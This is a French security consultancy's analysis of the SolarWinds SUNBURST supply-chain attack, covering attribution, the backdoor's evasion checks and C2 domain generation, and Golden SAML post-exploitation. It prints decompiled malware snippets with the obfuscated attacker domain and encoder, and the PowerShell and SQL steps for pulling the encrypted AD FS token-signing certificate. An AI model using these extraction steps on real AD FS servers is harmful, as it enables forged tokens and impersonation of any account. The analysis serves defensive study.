« En outre, le support SolarWinds recommandait d'exclure des analyses antivirus les fichiers et répertoires relatifs à Orion afin d'assurer le bon fonctionnement du logiciel, ce qui a sans doute participé au retard de détection du code malveillant. »

L'entreprise Palo-Alto a indiqué avoir détecté et bloqué deux tentatives de connexion de leur instance Orion vers un serveur distant le 29 septembre 2020 ainsi que le 5 octobre 2020. Ces tentatives de connexion ont pu être détectées grâce aux outils d'analyse réseau de Palo Alto. Leurs équipes ont alors prévenu SolarWinds en pensant qu'il s'agissait d'une attaque ciblée. Lors des révélations de FireEye, ils ont compris qu'en réalité, ce n'était pas un cas isolé. La connexion ayant été détectée à temps, la tentative d'exploitation des attaquants n'a donc pas pu aboutir.

L'entreprise Microsoft a, quant à elle, indiqué avoir détecté un comportement étrange au sein de plusieurs comptes internes. Ces comptes compromis ont notamment pu exfiltrer le code source de trois produits Microsoft : *Azure*, *Intune* et *Exchange*. Les données personnelles de leurs clients ont cependant été épargnées.

Pour l'anecdote, une entreprise américaine dénommée Wincore a également été touchée par l'attaque. En effet, cette entreprise spécialisée dans la fabrication de portes et de fenêtres avait pour nom de domaine local WincoreWindows.local. Les attaquants avaient donc décidé d'exploiter l'accès de cette entreprise en pensant avoir accès au réseau local de Microsoft.

Selon l'ANSSI, aucune entreprise française n'a été touchée par cette attaque. Cela viendrait uniquement de l'absence de mise à jour du logiciel Orion par les entreprises l'ayant implémenté.

Cette attaque ayant eu un niveau de sophistication encore jamais vu jusqu'ici, nous pouvons donc légitimement nous interroger sur son attribution. D'après Microsoft, « *l'attaque aurait demandé le travail de 1.000 ingénieurs très qualifiés pour être menée à son terme* **[15]** ».

Les analyses menées chez les victimes ont montré que les attaquants possédaient une grande connaissance technique d'Office365, d'Azure, d'Exchange et de Powershell. Ces compétences ont été utilisées par les attaquants chez les victimes pour lesquelles ils ont choisi d'exploiter la porte dérobée d'Orion Platform. Cela leur a notamment servi lors de l'extraction d'emails sur les systèmes ciblés. Ce haut niveau de compétence appuie la thèse d'un soutien étatique auprès des attaquants.

Selon les dirigeants de Microsoft et FireEye, les attaquants visaient des cibles spécifiques et possédaient un plan et un programme de collecte de données. Les indices substantiels qu'ils ont réussi à obtenir pointeraient vers l'agence de renseignements russe.

Le groupe ayant conçu et réalisé cette attaque est nommée Dark Halo par Volexity ou encore UNC2452 par Fireye. Le 5 janvier 2021, le FBI, le CISA, l'ODNI ainsi que la NSA attribuent dans une note commune l'attaque à la Russie **[16]**.


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

SolarWinds - Partie #1
Supply chain attacks et Orion

L'entreprise Kaspersky (développant l'antivirus du même nom) indique quant à elle avoir découvert de très fortes similitudes entre une porte dérobée présente au sein de Sunburst et une porte dérobée également développée en .NET par le groupe Kazuar. Ce groupe connu et suivi par Kaspersky est également associé à la Russie.

Le porte-parole du Kremlin a quant à lui réagi en affirmant « *Toutes les accusations d'une implication de la Russie sont absolument infondées et s'inscrivent dans la continuité d'une russophobie aveugle, que l'on constate à chaque incident* ».

Ce qu'il faut retenir de cette attaque, c'est qu'aucune alerte de sécurité ne doit être ignorée. En effet, si les équipes de FireEye avaient ignoré l'alerte de sécurité due à l'ajout d'un appareil pour la double authentification VPN, cette attaque d'ampleur mondiale n'aurait certainement jamais fait l'actualité.



Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Références

[1] https://www.bloomberg.com/news/features/2018-10-04/the-big-hack-how-china-used-a-tiny-chip-to-infiltrate-america-s-top-companies

[2] https://www.numerama.com/magazine/29353-nsa-routeurs-serveurs-backdoor.html

[3] https://www.lesechos.fr/2017/09/le-piratage-massif-de-ccleaner-cachait-une-attaque-ciblee-183337

[4] https://www.zdnet.fr/actualites/notpetya-6-faits-essentiels-sur-l-attaque-mondiale-de-ransomware-39854322.htm

[5] https://www.kaspersky.fr/about/press-releases/2017_shadowpad-hidden-backdoor-in-software-used-by-hundreds-of-large-companie

[6] https://cyberveille-sante.gouv.fr/cyberveille/1219-shadow-hammer-plus-dun-million-dordinateurs-asus-victimes-dune-attaque-2019-03-27

[7] https://www.lemagit.fr/actualites/252499643/Codecov-une-attaque-sur-la-chaine-logistique-qui-rappelle-SolarWinds

[8] https://arstechnica.com/gadgets/2021/03/hackers-backdoor-php-source-code-after-breaching-internal-git-server/

[9] https://portswigger.net/daily-swig/passwordstate-credentials-potentially-harvested-after-malicious-software-update-injected-into-password-manager

[10] https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

[11] https://www.lemondeinformatique.fr/actualites/lire-le-ransomware-revil-s-attaque-aux-clients-de-kaseya-83502.html

[12] https://orangematter.solarwinds.com/2021/01/11/new-findings-from-our-investigation-of-sunburst/

[13] https://siecledigital.fr/2020/12/28/solarwinds-malware-supernova/

[14] https://securite.developpez.com/actu/313010/Le-PDG-de-SolarWinds-blame-un-stagiaire-pour-une-fuite-de-mot-de-passe-il-n-est-cependant-pas-encore-certain-que-cela-ait-joue-un-role-dans-le-piratage-de-SolarWinds/

[15] https://securityaffairs.co/wordpress/114598/apt/solarwinds-supply-chain-effort.html

[16] https://www.cisa.gov/news/2021/01/05/joint-statement-federal-bureau-investigation-fbi-cybersecurity-and-infrastructure

[17] https://www.solarwinds.com/fr/sa-overview/securityadvisory

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

SolarWinds - Partie #2
Analyse de SUNBURST

> Les premières actions de SUNBURST

Concrètement, que se passe-t-il lorsque l'on met à jour le produit Orion infecté ?

Dans un premier temps, la DLL (Dynamic Link Library) qui contient le code malveillant va s'exécuter avant le code légitime dans le contexte d'un processus nommé Solarwinds.Business.LayerHost.exe ou SolarWinds.BusinessLayerHostx64.exe.

Au moment de la compromission, le malware exécute ses premières tâches à la suite d'une période d'inactivité pouvant aller jusqu'à deux semaines.

Une checklist est parcourue avec les éléments, non exhaustifs, suivants :

- Vérifier que le processus hébergeant la DLL malveillante se nomme bien Solarwinds.BusinessLayerHost[x64].exe ;
- Vérifier que la dernière date d'écriture de la DLL malveillante est antérieure à au moins 12 à 14 jours ;
- Retarder l'exécution avec une période de temps aléatoire ;
- Vérifier que le nom de domaine, depuis lequel l'équipement infecté est connecté, respecte un certain nombre de conditions (par exemple qu'il ne contient pas solarwinds ou d'autres chaînes de caractères bien précises).

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.


La backdoor va également chercher à s'assurer qu'elle est en train de s'exécuter dans le réseau d'une entreprise et non au sein du système d'un analyste forensique. Pour cela, elle se base sur plusieurs listes obfusquées de logiciels forensiques ou d'anti-virus s'exécutant soit en tant que processus, services ou pilotes. Enfin, elle va tenter de résoudre le nom d'hôte api.solarwinds.com et vérifier que l'adresse IP obtenue est conforme à ce qui est attendu.

Après tous ces points de contrôle, elle va récolter une foule d'informations pour effectuer une reconnaissance de l'environnement infecté. Si n'importe lequel de ces points de contrôle échoue, le code s'arrête. Tout ceci est réalisé dans le but de conserver un maximum de discrétion.

**« La backdoor reçoit une nouvelle adresse correspondant à un second serveur C2 vers lequel se connecter afin de lui transmettre l'ensemble des informations récoltées sur le réseau de la victime.
Les attaquants vont alors envoyer leurs commandes et effectuer une reconnaissance approfondie du réseau, utiliser des méthodes de post-exploitation pour se déplacer latéralement sur le réseau, tenter d'élever leurs privilèges, etc. »**

Par la suite, la backdoor va essayer de contacter un premier serveur C2 (Command and Control) en utilisant un sous-domaine généré en partie en fonction des éléments récupérés sur le système infecté (ce qui signifie qu'il existe un sous-domaine d'un serveur C2 unique par réseau client infecté). Ces éléments vont être l'adresse physique de la carte réseau (MAC), le nom de domaine de l'équipement puis la valeur MachineGUID de la clé de registre HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography.

Puis, elle reçoit une nouvelle adresse correspondant à un second serveur C2 vers lequel se connecter afin de lui transmettre l'ensemble des informations récoltées sur le réseau de la victime. Les attaquants vont alors envoyer leurs commandes à distance et effectuer une reconnaissance approfondie du réseau, utiliser des méthodes de post-exploitation pour se déplacer latéralement sur le réseau, tenter d'élever leurs privilèges, etc.



Des outils d'administration Windows classiques tels que adfind.exe (outil en ligne de commande permettant d'interroger l'Active Directory) sont renommés. Des mouvements latéraux ont été observés via l'utilisation de PowerShell.

Dans la suite de cet article, nous verrons plus en détail l'analyse des requêtes DNS et l'une des attaques utilisées par les attaquants en post-exploitation : Golden SAML.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

SolarWinds - Partie #2
Analyse de SUNBURST

> La génération des domaines pour le serveur C&C

Comme indiqué précédemment, lors du déploiement de la mise à jour malveillante d'Orion sur un serveur, celui-ci attend deux semaines avant de commencer à communiquer avec le serveur de contrôle. Le serveur infecté envoie alors une requête DNS spécifiquement conçue contenant des informations sur le réseau de la victime.
Afin de présenter une démonstration des requêtes effectuées par Orion, nous allons partir d'un réseau fictif possédant le domaine Active Directory suivant : xmco-lan.local.

Tout d'abord, le code d'Orion commencera par reconstituer les principaux domaines utilisés par l'attaquant.

Ces domaines sont stockés au sein du code en utilisant une version modifiée de l'algorithme de base 32, implémentée en utilisant un alphabet non standard (voir schéma ci-dessous).

```
// Token: 0x04000031 RID: 49
// api.solarwinds.com
private static readonly string apiHost = OrionImprovementBusinessLayer.ZipHelper.Unzip('SyzI1CvOz0ksKs/MSynWS87PBQA=');

// Token: 0x04000032 RID: 50
// avsvmcloud.com
private static readonly string domain1 = OrionImprovementBusinessLayer.ZipHelper.Unzip('SywrLstNzskvTdFLzs8FAA==');

// Token: 0x04000033 RID: 51
// appsync-api
private static readonly string domain2 = OrionImprovementBusinessLayer.ZipHelper.Unzip('SywoKK7MS9ZNLMqEAA==');

// Token: 0x04000034 RID: 52
private static readonly string[] domain3 = new string[]
{
    // eu-west-1
    OrionImprovementBusinessLayer.ZipHelper.Unzip('Sy3VLU8tLtE1BAA='),
    // us-west-2
    OrionImprovementBusinessLayer.ZipHelper.Unzip('Ky3WLU8tLtE1AgA='),
    // us-east-1
    OrionImprovementBusinessLayer.ZipHelper.Unzip('Ky3WTU0sLtE1BAA='),
    // us-east-2
    OrionImprovementBusinessLayer.ZipHelper.Unzip('Ky3WTU0sLtE1AgA=')
};
```

Stockage du nom de domaine de l'attaquant présent au sein de la porte dérobée

Dans le but de brouiller les pistes, les attaquants ont mis en place des noms de fonctions trompeurs. Par exemple, la fonction Base64Decode est en fait une fonction servant à encoder en base 32.

« Cette analyse de Cloudflare permet de constater que les instances Orion possédant une porte dérobée ont surtout été actives durant la période allant du mois d'avril au mois de novembre. »

```
// Token: 0x060009B1 RID: 2481 RVA: 0x00045F18 File Offset: 0x00044118
private static string Base64Decode(string s)
{
    // rq3gsalt6u1iyfzop572d49bnx8cvmkewhj
    string text = OrionImprovementBusinessLayer.ZipHelper.Unzip("Kyo0Ti9OzCkxKzXMrEyryi8wNTdKMbFMyquwSC7LzU4tz8gCAA==");
    // 0_-.
    string text2 = OrionImprovementBusinessLayer.ZipHelper.Unzip("M4jX1QMA");
    string text3 = "";
    Random random = new Random();
    foreach (char value in s)
    {
        int num = text2.IndexOf(value);
        text3 = ((num < 0) ? (text3 + text[(text.IndexOf(value) + 4) % text.Length].ToString()) : (text3 + text2[0].ToString() + text[num + 
    }
    return text3;
}
```

Fonction servant à encoder en base32

(xmco)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Une fois la reconstitution effectuée, nous obtenons une liste de 4 domaines principaux :

- appsync-api.eu-west-1.avsvmcloud.com ;
- appsync-api.us-west-2.avsvmcloud.com ;
- appsync-api.us-east-1.avsvmcloud.com ;
- appsync-api.us-east-2.avsvmcloud.com.

L'un de ces domaines est ensuite concaténé avec une chaîne unique générée en mémoire afin d'obtenir un domaine unique par serveur Orion infecté.

Dans le cas d'un réseau ayant le domaine Active directory « xmco-lan.local », le domaine obtenu serait donc le suivant :
p3mchoj05ji05ap5mhe20k1uv6n56n5n66n.appsync-api.eu-west-1.avsvmcloud.com


Ce sous-domaine se découpe de la manière suivante :

- p3mchoj05ji05ap5 est un identifiant unique spécifique à la machine infectée. C'est une chaîne obtenue à partir d'une adresse MAC, du nom de domaine et de la valeur de MachineGuid dans HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography.
- mhe20k1uv6n56n5n66n correspond au nom du domaine Active Directory xmco-lan.local encodé avec la fonction Base32 réimplémentée par les attaquants.

Une fois ce sous-domaine généré sur le serveur infecté, la porte dérobée d'Orion effectue ensuite une requête DNS de manière régulière. Les attaquants décident ensuite, via une qualification manuelle, d'exploiter ou non cet accès.

Dans le cas où ils souhaitent utiliser cette porte dérobée, ils répondent alors à la requête DNS d'Orion avec une réponse de type DNS A record (transfert d'une adresse IPV4). L'instance d'Orion peut alors récupérer la charge malveillante auprès de l'adresse IP qu'elle a reçue.

À la suite de ces découvertes, l'entreprise Cloudflare (possédant notamment le DNS 1.1.1.1) a décidé d'analyser les requêtes effectuées sur ces DNS afin d'identifier une liste de victimes.



Requêtes DNS vers les sous-domaines de avsvmcloud.com observées par CloudFlare

Cette analyse de Cloudflare permet de constater que les instances Orion possédant une porte dérobée ont surtout été actives durant la période allant du mois d'avril au mois de novembre.

Nous constatons sur le graphique que le nombre de requêtes effectuées sur les sous-domaines avsvmcloud.com commence à diminuer à partir de la fin du mois d'août. En effet, comme expliqué précédemment, les attaquants avaient supprimé la porte dérobée Sunspot en juin, mais la version suivante d'Orion Platform (Orion 2020.2.1) ne fût compilée puis diffusée qu'à partir du 24 août 2020. Les versions nouvellement mises à jour n'émettaient donc plus de requêtes vers les domaines avsvmcloud.com.

Procédons maintenant à l'analyse de l'une des méthodes utilisées par les attaquants lors de la post-exploitation : l'attaque Golden SAML.


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

SolarWinds - Partie #2
Analyse de SUNBURST

> Post exploitation et attaque Golden SAML

Contexte


L'objectif principal des attaquants consiste à récupérer un maximum d'informations sur les victimes compromises. L'un des moyens qu'ils ont utilisés consistait à dérober un certificat de signature de jetons SAML.
En effet, il est possible de configurer Active Directory Federation Services (ADFS) en tant que fournisseur d'identité SAML au sein d'une infrastructure Azure.



Processus d'authentification SAML légitime

Le protocole SAML (Security Assertion Markup Language) permet d'autoriser des utilisateurs à utiliser leur compte Active Directory pour accéder à des applications externes. Il permet d'établir une authentification unique SSO (Single Sign-On) entre un fournisseur d'identités et un prestataire de services (AWS, Office365, etc.). De cette façon, un utilisateur peut naviguer entre plusieurs applications différentes en ne s'étant authentifié qu'une seule fois.

En récupérant un certificat de signature de jetons SAML, les attaquants ont été en mesure de créer des jetons SAML valides et ainsi d'accéder à l'ensemble des ressources de l'environnement (emails, applications externes, etc.) en usurpant n'importe quelle identité.



Attaque Golden SAML

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Cette attaque, appelée Golden SAML possède de nombreux avantages.

D'une part, du fait que le jeton SAML est fourni à l'utilisateur après qu'il se soit authentifié dans le cadre d'une Authentification MultiFacteur (MFA), les attaquants peuvent ainsi contourner ce mécanisme de sécurité souvent considéré comme une mesure efficace. Ce point peut tout de même varier en fonction des configurations appliquées sur l'environnement.

Cette attaque étant complètement indépendante des secrets d'authentification des comptes usurpés, le fait de modifier son mot de passe n'aura aucun effet préventif ou correctif.

D'un point de vue discrétion, les attaquants peuvent usurper n'importe quel compte et effectuer des actions qui sont habituellement réalisées par ces types de compte. L'activité malveillante va donc se confondre avec l'activité normale de l'organisation. De plus, ce type de menaces étant moins connue, il arrive souvent que les authentifications SAML ne soient pas surveillées. Pourtant un évènement de sécurité Windows spécifique existe et peut être monitoré (voir *section Détection une attaque Golden SAML)*.

Enfin, le dernier aspect porte sur le certificat de signature de jetons SAML. En effet, tout repose sur sa validité. Or, de manière générale, il est rarement renouvelé, ce qui permet aux attaquants de maintenir leur accès pendant une longue période de temps.

Comment récupérer le certificat de signature de jetons auprès du serveur AD FS ?

La configuration du serveur AD FS est stockée au sein d'une base de données. En fonction de la taille de l'environnement, il peut s'agir d'une base de données de type WID (Windows Internal Database) ou de type Microsoft SQL Server.
Cette base est accessible uniquement par un compte ayant des droits Administrateur Local sur le serveur AD FS. Par conséquent, cette attaque nécessite comme prérequis d'avoir compromis un tel compte.

La configuration AD FS est représentée au sein d'une structure XML et contient tous les paramètres du service AD FS ainsi que le certificat de signature dans un état chiffré (bloc EncryptedPfx).

```
<SigningToken>
        <IsChainIncluded>false</IsChainIncluded>
        <IsChainIncludedSpecified>false</IsChainIncludedSpecif
        <FindValue>6FFF3A436D13EB299549F2BA93D485CBD050EB4F</F
        <RawCertificate>MII[redacted]OzFUGmGWPXqLk</RawCertifi
        <EncryptedPfx>AAAAA[redacted]+evM94M17iG9P6VDFrA==</En
        <StoreNameValue>My</StoreNameValue>
        <StoreLocationValue>CurrentUser</StoreLocationValue>
        <X509FindTypeValue>FindByThumbprint</X509FindTypeValue
</SigningToken>
```

Extrait du certificat de signature stockée de façon chiffrée au sein de la structure XML

La connexion à la base de données peut être effectuée via WMI (Windows Management Instrumentation), il s'agit d'une sorte d'API permettant d'interagir avec le système :

Depuis une console Powershell (la chaîne de connexion peut varier en fonction de la version du serveur AD FS) [1] :

```
> (Get-WmiObject -Namespace root/AD FS -Class SecurityTokenService).Configura-
tionDatabaseConnectionString
```

Puis le certificat de signature (le bloc EncryptedPfx), dans un état chiffré, peut être récupéré avec la requête SQL suivante :

```
SELECT ServiceSettingsData from IdentityServerPolicy.ServiceSettings
```

Tous les certificats ADFS sont chiffrés à l'aide d'une clé maître DKM. Le gestionnaire de clés distribuées (Distributed Key Manager, DKM) [2] [3] désigne une fonctionnalité côté client qui permet de chiffrer ou déchiffrer des informations à l'aide d'un ensemble de clés secrètes.

